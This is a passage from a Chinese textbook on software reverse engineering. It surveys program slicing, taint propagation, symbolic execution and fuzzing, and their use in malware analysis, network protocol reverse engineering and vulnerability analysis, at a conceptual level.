
程序切片最初由 M. Weiser 于 1979 年在其博士论文中提出，它是解决软件超大规模所带来的理解困境的重要思路，是一种重要的程序“分解”方法。它主要通过分析程序代码之间的依赖关系来分析指令的相关性，从而帮助用户提取其所“感兴趣”的代码片段。它根据用户所关注的指令和指令相关的操作数，提取与该指令及操作数相关联的代码，从而在软件逆向分析过程中减少其他无关代码的干扰。

例如，在图 1-13 中，(a)为完整的汇编代码，分析者关注影响最后一条指令 mov eax,[ebp-0x14]的相关指令记录，采用基于数据流的逆向切片分析技术，分析每条指令的源地址和目的地址，根据实际的数据流关系裁剪出(b)中标出的相关指令。根据这些指令，可以进一步分析出 eax 的计算表达式：eax＝eax＊8－2。相关详细内容在第 4 章中将详细介绍，这里暂不展开。

程序切片既可以用于程序的源代码分析，也可以用于对可执行代码反汇编得到的汇编代码进行分析，考虑到逆向分析的应用场景，本书中将主要介绍针对汇编代码的切片方法。当前，针对汇编代码的专用切片工具比较少，但在很多工具中作为一个插件或独立的功能提供，比如 Panda、Bitblaze 系统等。

程序切片主要用于程序的静态分析，也可适用于动态分析场景，差异在于静态分析是通过计算各操作数可能影响的范围来计算指令的关联关系，需要考虑各种可能的执行路径，而动态分析则针对具体的执行路径、具体的操作数来分析指令与指令之间的依赖关系。动态程序切片的作用和价值和 1.4.4 节介绍的污点传播分析具有相似之处。

程序切片的理论已经相对成熟，但在实际分析过程中，往往由于对于影响范围的计算误差造成指令影响范围的扩散，从而造成性能和准确性均受到影响。因此，程序切片是当前用于局部代码片段分析的一种重要的手段，但仍不太适合于大规模代码的分析。



(a) 汇编代码　　(b) 切片结果

图 1-13　程序切片

1.4.4　污点传播分析

污点传播分析是一种重要的数据流分析方法，其基本思想是：将所感兴趣的数据做标记（如同染色一样），即标记为污点数据，然后通过分析对该污点数据的处理过程，根据每条指令的污点传播规则，分析数据的传递关系。数据传递、扩散的过程就是污点传播过程。污点传播分析一般采取动态分析方式，其可以根据具体的指令和对应的操作数直接分析污点传播的过程，因此是一种相对准确、高效的动态数据流分析方法，如图 1-14 所示。

动态污点传播在实现方式上分很多种，其主要的差异在于如何获得动态执行过程中具体每一条指令和指令执行前后状态。当前主要的实现方式有基于插桩、基于硬件、基于编译器扩展和基于硬件模拟器等实现方法。目前动态污点传播方面也已有众多较为成熟的系统，比较有代表性的有 TEMU、DECAF、AOTA 等。基于硬件模拟器的实现方案是目前应用最多的方案，采用该方案兼顾了性能和可扩展性问题。

动态污点传播分析目前已经广泛应用于漏洞挖掘、恶意软件分析等工作中，但当前其最大的问题是在实际分析过程中面临的隐式污点传播问题，由于控制依赖、查表操作等引




图 1-14　动态污点传播分析实例

入的隐式污点传播无法简单地引入或去除，直接影响到了分析的准确性，而相关的问题在实际代码中也相当普遍，相关问题将在第 5 章中详细分析。

1.4.5　符号执行

符号执行是分析程序内部逻辑的一种基础方法，符号执行在软件逆向分析过程中常用于路径约束条件的分析。其基本思想是将目标程序代码中部分变量和运算符号化，通过对各种条件分支的符号化表达来形成路径的约束条件。

符号执行同样是一种数据流分析方法，其基本思想是：用符号变量作为输入参数，对程序进行模拟执行，然后对程序的执行路径进行分析，并提取路径中的约束条件，通过对约束进行求解实现对程序安全性及路径可达性等分析。相比于模糊测试等软件测试方法，符号执行方法的针对性更强。符号执行的实例如图 1-15 所示。




图 1-15　符号执行实例

传统的符号执行使用静态分析方法，虽然精确度高，但测试效率较低。2005 年提出的动态符号执行方法结合了具体执行与符号执行的优势，在提高效率的同时，尽可能地保证了测试的准确性。当前为了解决符号执行中的路径爆炸等问题，研究人员又提出了并

行符号执行、选择符号执行等方法,并在实际测试过程中取得了不错的效果。由于近年来在科学研究中取得了显著的效果,符号执行方法正逐渐得到各软件生产厂商的认可,并被逐步引入软件的自动化测试环节。有关符号执行方法的技术细节会在后面的章节中进行说明。

1.4.6 模糊测试

模糊测试准确地说并不是一项逆向分析技术,它最初的应用主要是为了通过构造各种畸形的数据输入来测试软件实现的正确性。但由于软件逆向分析越来越多地借助于动态分析的技术手段,而动态分析最大的问题就是每次分析只能分析单一的执行路径,分析的全面性差。而模糊测试的主要用途就是尽可能多地触发软件的各种执行路径,它弥补了软件动态逆向分析的缺陷。

模糊测试的基本思想就是:通过构造各种不同的输入数据,尽可能地触发执行软件的各种路径,通过对执行结果的监测来实现相关的分析或检测目标。对于不同的分析目标,可能会采取不同的数据构造方式和不同的结果验证方式。例如,软件漏洞分析尽可能构造可能造成软件错误的畸形数据,并将这些畸形数据实际输入软件动态运行,验证软件对这些特殊数据的处理是否正确;而恶意软件机理分析则是尽可能地构造可能的控制命令方式,以触发其所有的功能。

模糊测试在软件工程的开发测试过程中应用广泛,当前已有相对成熟的技术和系统,这方面有代表性的工具包括 Peach、Sulley 等。同时,考虑到软件规模显著增大的趋势导致测试数据的规模也迅速增大,现在主流的模糊测试工具也越来越多地支持并行的测试过程。图 1-16 为并行化模糊测试工具的界面,通过该界面进行新任务创建和任务管理,同时可以监测到各个节点的资源使用状态。




图 1-16 模糊测试工具界面

从模糊测试的原理可以看出，它在某种程度上是一种“暴力”测试模式，即通过尝试各种可能的输入数据来发现问题。而由于软件输入数据的复杂性，这种“可能的输入数据”规模非常庞大，而且对于每个可能的输入数据项均要动态运行验证，效率也比较低。虽然当前已有很多对测试数据生成进行优化的方法，但仍未能从根本上解决模糊测试的效率问题。如何提高测试数据生成的针对性，从而提高模糊测试效率，是当前模糊测试研究的重点。

1.5 主要分析应用

软件逆向分析可以说是网络空间安全体系中攻防双方关注的热点技术，也是体现攻防双方实力的重要基础能力之一。因此，软件逆向分析既被广泛应用于攻击者的破坏，也被防御者广泛应用于安全防御手段的研发、漏洞的发现与修补等工作中。下面将简单介绍几种典型的应用场景。

1.5.1 恶意软件分析

恶意软件是对病毒、木马、僵尸程序等具有恶意功能的软件或代码的统称，对恶意软件的检测与防御是网络空间安全的重要内容之一。随着网络攻击专业化、组织化和利益化的发展趋势，恶意软件采取的技术手段越来越先进，攻击的针对性、破坏性越来越强，特别是 APT 攻击的出现，使得这一特点尤为突出。

当攻击者投放的恶意软件第一次被发现时，往往要对其进行深入的分析。分析主要实现以下目标：①分析其主要功能，评估其危害；②分析其关键代码和关键行为，提取代码特征或行为特征，以更新杀毒软件、入侵检测系统等防御系统配置，实现对该恶意软件的防御能力；③分析其实现机理，研发恶意软件清除手段。

从以上应用场景可以看出，恶意软件的分析过程是不可能依赖于源代码的，因此，对恶意软件的分析只能依赖于软件逆向分析，但在实际分析过程中，由于恶意软件的研发团队往往也具有很强的软件逆向分析能力，他们很清楚恶意软件的逆向分析过程和手段，因此，往往会在恶意软件实现中采取一些技术保护手段，比如反调试、加壳等。当然，恶意软件考虑到其实战的需要，也不可能设计得过于复杂和庞大。

当前针对恶意软件逆向分析的工具比较多，比如 radare，它是一个开源的命令行形式的二进制代码分析框架，支持 Windows、Linux 等操作系统。radare 框架在架构上采用了很多 *NIX 系统的基本理念，包括将任何对象都视为文件，通过输入输出将独立的小工具组合在一起，以及保持简洁。radare 框架以一个十六进制编辑器为核心，包含很多实用的命令行工具，包括汇编器、反汇编器、代码分析、脚本支持、代码和数据可视化等工具。

1.5.2 网络协议逆向分析

当前网络空间中的绝大多数应用都要依赖于网络和网络协议。因此，对应用软件的网络协议逆向分析是恶意软件检测与防御、软件安全性评估等工作的基础性支撑。例如，对于僵尸网络的检测与抑制，其关键就在于掌握其网络通信协议，从而掌握其网络通信特

征，设计抑制机制。而僵尸网络由于其破坏性目的，其控制协议是不会公开的，只能通过逆向分析获得。

当然，对于一系列公开的协议，同样也有逆向分析的需求。比如，对于“心脏滴血”(HeartBleed)漏洞，其虽然是公开标准协议 TLS/SSL 的一个实现，但在实现代码中出现了错误，引入了漏洞。因此，要发现这些问题，对软件实现的安全性进行评估，对网络协议进行逆向分析是开展工作的前提。

协议逆向分析有很多种，有基于网络流量统计特征展开分析的，也有直接通过逆向软件进行分析的。相比较而言，后者分析的准确性更高，分析能力更强。基于软件逆向分析的协议实现分析的基本思路是：结合协议实现代码的静态、动态逆向分析，提取网络协议中数据包格式、关键字、协议状态机等信息。

在协议逆向分析方面，目前已有大量的工作进展。例如，Caballero J 和 Song D 提出了一种基于二进制程序动态分析的自动协议逆向分析方法，该方法提取更加准确和完整的协议信息，通过应用程序能够逆向分析出协议规范中发送和接收的消息格式和字段语义，并支持加密协议的分析。

1.5.3 软件漏洞分析与利用

软件漏洞是当前网络空间安全的主要威胁之一，攻防双方都非常关注软件漏洞的分析与利用工作。攻击者掌握了可利用的漏洞，就掌握了一种渗透进入信息系统的手段；防御者发现了软件漏洞，就需要及时剖析其机理，研发相应的防御措施。

软件漏洞的发现方式有很多种。例如，通过模糊测试工具，不断地尝试触发程序错误；通过典型漏洞的代码特征预先筛选潜在代码，再人工进一步分析；普通用户在日常使用过程中也可能无意识地触发程序错误，等等。但无论以什么方式发现的漏洞，也无论是出于攻击破坏的目的还是出于防御的目的，都需要对漏洞的机理做进一步分析。在当前大量应用软件源代码无法被人们掌握的情况下，软件逆向分析是唯一的技术手段。

软件漏洞分析主要包括对其形成机理的分析，对其可利用性的评估，以及潜在利用路径的分析和设计等。由于在发现软件漏洞的初期往往都是首先掌握了造成程序错误的异常输入，因此在软件漏洞分析过程中，对输入数据的跟踪分析、路径约束条件的分析等都是软件漏洞分析的重要内容，这些都需要借助于污点传播分析、符号执行等技术手段。

在软件漏洞分析工作中，对异常输入数据的发现目前已有较为成熟的工具，即模糊测试攻击，包括 Peach、Sulley 等，但在漏洞的分析和利用方面，由于软件及软件漏洞的多样性和复杂性，目前仍缺乏通用的相关工具或系统，软件漏洞分析工作仍要借助于一些基础性平台，比如动态污点传播分析系统 Temu、Decaf 等，符号执行分析工具 Z3、KLEE 等，大量的分析工作仍需要依赖于专业人员的经验完成。提高自动化分析能力一直是软件漏洞分析努力的方向，推动这方面的研究不仅有利于提升软件漏洞的分析能力和分析效率，对于提升软件产品的安全性也具有重要价值。

1.6　本书的组织结构

1.6.1　内容范围

针对软件的规模化、复杂化带来的逆向分析挑战，本书将重点围绕如何提高对软件逆向分析过程中代码逻辑的分析和提取能力展开，重点介绍软件逆向分析过程中的数据依赖分析、控制依赖分析、路径约束分析等基础方法。并结合相关的基础方法，重点介绍软件逆向分析在恶意软件深度分析、软件漏洞分析、网络协议逆向分析等工作上的应用和相关技术，而对于软件破解、软件模块重用等问题，本书未有涉及。

